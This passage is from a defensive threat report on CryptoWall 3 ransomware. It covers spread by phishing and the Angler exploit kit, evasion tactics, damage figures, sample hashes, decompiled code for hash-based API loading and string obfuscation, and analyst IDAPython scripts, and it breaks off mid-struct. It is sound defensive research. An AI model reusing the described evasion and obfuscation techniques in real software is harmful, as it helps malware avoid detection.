LUCRATIVE RANSOMWARE ATTACKS:
ANALYSIS OF THE

CRYPTOWALL VERSION 3 THREAT

TABLE OF CONTENTS

The Cyber Threat Alliance is a group of leading cybersecurity solution providers who have come together in the interest of their collective customers to share threat intelligence.

The Cyber Threat Alliance was formed on September 5, 2014 by Fortinet (NASDAQ: FTNT), Intel Security (NASDAQ: INTC), Palo Alto Networks (NYSE: PANW) and Symantec (NASDAQ: SYMC), and now includes additional contributing members Barracuda Networks, Inc. (NYSE: CUDA), ReversingLabs, Telefónica, and Zscaler. The end goal for the threat intelligence sharing is to raise the collective, situational awareness about advanced cyberthreats and enable members to use the latest threat intelligence information to improve defenses against advanced cyber adversaries.

This report represents a significant first milestone for the Cyber Threat Alliance in its aim to raise awareness about advanced cyberthreats and the motivations and tactics of the bad actors behind them. All of the data, samples, and information contained in this report was sourced by and shared among the founding members of the Alliance. Each Cyber Threat Alliance member dedicated not only samples and data but also technical expertise and highly skilled threat intelligence analysts. These resources were shared in the spirit of cooperative research and with a common, targeted goal in sight: to provide an in-depth, multifaceted look at one of the most lucrative and broad-reaching crimeware campaigns affecting all of our customers around the world.

We believe that this report, created by the cooperation and shared resources among traditional competitors, marks the first of its kind across the security industry. The Cyber Threat Alliance and its members are dedicated to identifying, researching, and exposing incredibly dangerous and impactful threats around the world in order to better protect our customers and the open source community. The threats, tactics, and indicators covered within this report have been shared by all Alliance members to maximize protection for our respective customers. All of the indicators identified in this effort will also be made available to the open source community so that everyone can benefit from the recommended mitigation actions.

The Cyber Threat Alliance believes that research of this nature and scale is most successfully accomplished by targeted sharing and collaborative analytics of threat intelligence data from various sources and locations, both geographically and within the network security stack. No one company can see everything, but together we can ensure we cast as wide a net as possible and put together a more complete picture of the activity we are pursuing.

We aim to conduct more collaborative intelligence activities and to include joint research publications on other high profile threats, as well as continuous updates and live trackers for various threat groups/actors/campaigns, and more. For more information about the Cyber Threat Alliance and how you can participate, please visit: **cyberthreatalliance.org**

EXECUTIVE SUMMARY

CryptoWall is one of the most lucrative and broad-reaching ransomware campaigns being witnessed by Internet users today. Ransomware is a type of malware that encrypts a victim's files and subsequently demands payment in return for the key that can decrypt said files. When ransomware is first installed on a victim's machine, it will target sensitive files on said machine. These files may contain various types of information, such as important financial data, business records, databases, and personal files that may hold sentimental value to the victim, such as photos and home movies.

Once these files are identified, the malware will encrypt them using a key known only by the attackers. In order to acquire this key to decrypt these files, the victim must pay a ransom to the attackers, often in the form of electronic currency, such as bitcoin. In the event a victim does not have backups of this data, and chooses not to pay the ransom, the files are unlikely to be recovered. Ransomware has been known to cause irreparable damage to both individual users and large corporations alike.

CryptoWall is one of many prominent ransomware malware families, which include TorrentLocker, TeslaCrypt, and CTB-Locker, among others. The security community first discovered CryptoWall in June 2014. Since then, a number of variations of CryptoWall have surfaced. The third variant (version 3) began infecting machines in January 2015. The Cyber Threat Alliance chose to focus their efforts on CryptoWall, given the prevalence of the threat, introduction of the new version, and potential impact to individuals and organizations around the world. Through this research and sharing of intelligence, members of the CTA enhanced their protections for CryptoWall v3 within their individual product offerings, helping to ensure the safety of all users. We are making all indicators of compromise (IOCs) public through this paper, the Cyber Threat Alliance GitHub **repository,** and a public online **tracker tool** to ensure the entire community benefits and is better protected not just users of products from CTA members.

The following graphical representation demonstrates the full anatomy of a CryptoWall version 3 (CW3) attack lifecycle.




FIGURE 1 Anatomy of a CW3 attack. *Source: Cyber Threat Alliance*

While investigating the CW3 threat as part of a unified research initiative formed by the Cyber Threat Alliance, the following data was identified:

- 4,046 malware samples
- 839 command and control URLs
- 5 second-tier IP addresses used for command and control
- 49 campaign code identifiers
- 406,887 attempted infections of CW3
- An estimated US $325 million in damages

The $325 million in damages spans hundreds of thousands of victims across the globe. While determining geographic locations heavily impacted by CW3, the North American region was most affected. These countries' affluence likely contributes to them being targeted, as users located in these regions are more likely to pay the required ransom amount.




FIGURE 2 Attempted Infections of CW3. *Source: Cyber Threat Alliance*

PROPAGATION VECTORS

In total, CryptoWall version 3 has been witnessed being distributed primarily in two ways: via phishing email and exploit kits. Of the roughly 70,000 instances where CW3 has been seen, about two-thirds of these have been via phishing email.




FIGURE 3 Infection Vectors for CW3. *Source: Cyber Threat Alliance*

The email messages sent to distribute CW3 are consistent with other frequently encountered malware families. Filenames given to the attached files contain commonly seen words, such as 'internal,' 'voice,' 'fax,' 'invoice,' 'statement,' etc. One such example of an email containing a CW3 attachment can be found below.




FIGURE 4 Email containing CW3 attachment. *Source: Cyber Threat Alliance*

The top ten attachment names are shown below. It's important to note that the majority of these file-names were originally zipped to avoid detection. As such, the filename displayed as [filename].zip in the original email attachment.




FIGURE 5 Top malware executable names for CW3 seen in phishing email. *Source: Cyber Threat Alliance*

As we can see, the majority of the attached files are given a '.scr,' or Microsoft® Windows® screensaver file. This is a common tactic employed by attackers to execute code on a victim's machine, as these files act no differently from the more common executable file type.

The majority of the attached files are .scr files. However, attackers have been obfuscating the file extensions and icons to make it appear that the .scr files are other types of files, such as PDFs or Office® documents.

Additionally, the majority of the phishing email messages were originally witnessed in the January 2015–April 2015 time frame. Presumably, the attackers decided to change their tactics in the April 2015 period and began relying on exploit kits for the distribution and propagation of CW3.

When discussing campaign identifiers, which are addressed in further details later in this report, the Cyber Threat Alliance witnessed just 7 of the overall 49 campaign identifiers being used in phishing email. While a large majority of CW3 was witnessed in email attachments, very few campaigns made use of this tactic.




FIGURE 6 Campaign codes being used in phishing email. *Source: Cyber Threat Alliance*

With regard to exploit kits, the Angler Exploit kit was the number one crime kit to distribute CW3. Besides CW3, Angler also distributed other ransomware families, such as AlphaCrypt and TeslaCrypt.

Angler is one of the most advanced crime kits available on the underground markets. It has the capability to inject its payload directly into the memory of the victim's machine running the exploited plug-in, without writing the malware on the drive. The payload is sent in an encrypted state. Angler supports a variety of vulnerabilities, mostly Flash. The group behind the crime kit is very responsive and known for quickly adapting newly discovered zero-days into their kit.

Angler frequently changes its patterns and payloads to hinder the ability of security products to detect the active exploit kit.


Angler performs several evasive actions to avoid detection:

- Uses two levels of redirectors before reaching the landing page.
- Compromised web servers hosting the landing page can be visited only once from an IP.
- The attackers are clearly actively monitoring the hosts.
- Detects the presence of virtual machines and security products in the system.
- Makes garbage and junk calls to be difficult to reverse engineer.
- Encrypts all payloads at download and decrypts them on the compromised machine.
- Uses file-less infection (directly deployed in memory).
- There is some evidence to suggest they are blacklisting IPs originating from security companies and researchers.

The Angler exploit kit performs several steps to successfully infect systems:

- Victim accesses a compromised web server through a vulnerable browser.
- Compromised web server redirects to an intermediate server.
- Intermediate server redirects to a malicious web server hosting the exploit kit's landing page.
- Landing page checks for the presence of vulnerable plug-ins (e.g., Java®, Flash®, Silverlight®) and their version information.
- When a vulnerable browser or plug-in is found, the exploit kit delivers the proper payload and infects the machine.

FIGURE 7 Angler infection chain. *Source: Cyber Threat Alliance*



As mentioned during our research, 49 unique campaign names were identified overall. In particular, the 'hotcrypt' campaign was heavily distributed via the Angler exploit kit. Below is an overview of the widespread nature of this campaign and its relationships with other components:




FIGURE 8 Distribution of 'hotcrypt' campaign via Angler exploit kit. *Source: Cyber Threat Alliance*

Exploit kits witnessed distributing CW3, with identified campaign IDs, include the following:

Exploit Kit	Identified Campaign Names
Angler	hotcrypt, crypt13
Magnitude	crypt100, crypt107
Neutrino	crypt1302
RIG	crypt2

The Sundown exploit kit, VIP exploit kit, and Fiesta exploit kit were also witnessed distributing CW3.

MALWARE ANALYSIS

RUNTIME DETAILS

The following sample was used to conduct the malware analysis within this report:

MD5	DC66493B1171200AF85D3A7050D379A1
SHA1	327FA35168DA4F8C68FC06FECCA 887C115E207C0
SHA256	5E04D18C557BB7D58EE2C687BAF73DC 2D2ADA8F3377C4673A31B648B65D7B2BB
Compile Timestamp	2015-06-13 20:53:59 UTC
Size	135168 Bytes
Entropy	6.620839
File Type	PE32 executable (GUI) Intel 80386, for MS Windows

The malware begins by dynamically building an import address table (IAT) using a series of CRC32 hash representations for both libraries and their associated functions. Prior to loading any functions, CryptoWall must first load their libraries. The library is loaded by walking through the InLoadOrderModuleList list in the Process Environment Block (PEB). Each dynamic link library (DLL) has its name hashed using the CRC32 algorithm. This hash is compared against the hash provided. Should a match be found, the base address of this DLL is returned. Example pseudo-code for this operation can be found below.

```
peb = get_PEB();
if ( peb )
{
  module_list = &peb->Ldr->
InLoadOrderModuleList;
  for ( m = *module_list; m != module_list; m = m->InLoadOrderModuleList[0]
)
  {
    if ( crc32_lower_0(m->BaseDllName.Buffer, m->BaseDllName.Length >> 1) ==
crc32_hash )
      return m->BaseAddress;
  }
}
return 0;
```

Once the library address has been obtained, CryptoWall proceeds to load any functions that will be needed for the remainder of its operation. The CRC32 hash representation of the function is compared against the functions of a given library by walking through the DLL's import table. Should a match be found, the address of the given function is returned.

In order to assist analysts when reverse engineering CW3, a number of C header files containing CRC32 enumerations have been provided. They can be downloaded **here.** Scripts for generating these C header files are also provided. This will allow analysts to make the translations during static analysis shown here.




FIGURE 9 Dynamic loading and execution of functions. *Source: Cyber Threat Alliance*

Additionally, an IDAPython script located on GitHub has been provided that can assist analysts in creating the IAT structure in a CW3 sample. This script will attempt to identify functions used by CW3 for the dynamic loading of libraries and functions via their CRC32 hash representation. Hashes provided to these functions are updated with their associated enumeration (Note: Enumerations must be loaded prior to running this script.).

After CW3 completes building an IAT dynamically, it proceeds to generate a unique MD5 hash for the victim. This hash will be used going forward to uniquely identify the victim to the attackers. The following information is collected by the malware in order to generate this key:

- Computer Name
- Volume Serial
- Processor Information
- Operating System Version

The function responsible for collecting this information uses a simple technique of building an array of characters in order to prevent strings from being present within the executable. Such an example follows.

```
.text:0040E2C2   mov     eax, 'C'
.text:0040E2C7   mov     [ebp+var_70], ax
.text:0040E2CB   mov     ecx, 'O'
.text:0040E2D0   mov     [ebp+var_6E], cx
.text:0040E2D4   mov     edx, 'M'
.text:0040E2D9   mov     [ebp+var_6C], dx
.text:0040E2DD   mov     eax, 'P'
.text:0040E2E2   mov     [ebp+var_6A], ax
.text:0040E2E6   mov     ecx, 'U'
.text:0040E2EB   mov     [ebp+var_68], cx
.text:0040E2EF   mov     edx, 'T'
.text:0040E2F4   mov     [ebp+var_66], dx
.text:0040E2F8   mov     eax, 'E'
.text:0040E2FD   mov     [ebp+var_64], ax
.text:0040E301   mov     ecx, 'R'
.text:0040E306   mov     [ebp+var_62], cx
.text:0040E30A   mov     edx, 'N'
.text:0040E30F   mov     [ebp+var_60], dx
.text:0040E313   mov     eax, 'A'
.text:0040E318   mov     [ebp+var_5E], ax
.text:0040E31C   mov     ecx, 'M'
.text:0040E321   mov     [ebp+var_5C], cx
.text:0040E325   mov     edx, 'E'
.text:0040E32A   mov     [ebp+var_5A], dx
.text:0040E32E   xor     eax, eax
.text:0040E330   mov     [ebp+var_58], ax
```

FIGURE 10 String obfuscation witnessed in CW3. *Source: Cyber Threat Alliance*

The above assembly can be represented in the following C code.

```
char name[] = {'C', 'O', 'M', 'P', 'U', 'T', 'E', 'R', 'N', 'A', 'M', 'E',
0x00};
printf(name);
```

The simple IDAPython script shown here can be used to reassemble strings created in such a manner.

```
pos = here()
original_pos = pos
out = ""
while True:
	if GetMnem(pos) == "mov" and GetOpnd(pos, 0)[0] == "e" and
GetOpnd(pos, 0)[2] == "x":
		out += chr(GetOperandValue(pos,1))
	elif GetMnem(pos) == "mov" and "[ebp" in GetOpnd(pos, 0):
		None
	elif GetMnem(pos) == "xor":
		MakeComm(original_pos, out)
		print "Making String: %s" % out
		out = ""
		original_pos = pos
	else:
		break
	pos = NextHead(pos)
```

In order to generate the key for the victim, CW3 concatenates the collected information in this order:

`[COMPUTER NAME][VOLUME SERIAL][PROCESSOR INFORMATION][OS VERSION]`

Here is an example of this collected data:

`USER-9F59DFF661D00FBFC1x86 Family 6 Model 70 Stepping 1, GenuineIn-tel6460151`

This data is hashed using the MD5 algorithm, and the hex representation of this hash is used to uniquely identify the victim.

Additionally, this key is used as the name of an event generated by CW3. This event is used to ensure only one copy of the malware is running at any given time. Specifically, the event name used by CW3 is:

- `\BaseNamedObjects\[MD5 Key]`

The function used to create this event makes use of another, similar technique for generating strings.




FIGURE 11 String obfuscation witnessed in CW3. *Source: Cyber Threat Alliance*

While the assembly responsible for generating the string is different from the previous example – using a register to store and temporarily hold the character value – the effect is the same. The simple IDAPython script shown below can be used to rebuild these strings statically.

```
pos = here()
original_pos = pos
out = “”
while True:
	if GetMnem(pos) == “mov” and “[ebp” in GetOpnd(pos, 0):
		ordinal = GetOperandValue(pos,1)
		if ordinal == 0:
			MakeComm(og, out)
			print “Making String: %s” % out
			out = “”
			original_pos = pos
		else:
			out += chr(ordinal)
	else:
		break
	pos = NextHead(pos)
```

CW3 proceeds to gather information about the victim machine and stores this data in a structure that will later be used for network communication. Additionally, a static campaign name is stored in this structure as well. This particular sample has a campaign name of 'crypt2.' This information is gathered and subsequently stored:

- Campaign Name
- Campaign Name Length
- Victim MD5 Unique Identifier
- Operating System Version
- CPU Architecture
- User Administrative Privileges

The structure that stores this data has the properties that follow.

```
typedef struct _VICTIM_INFORMATION {
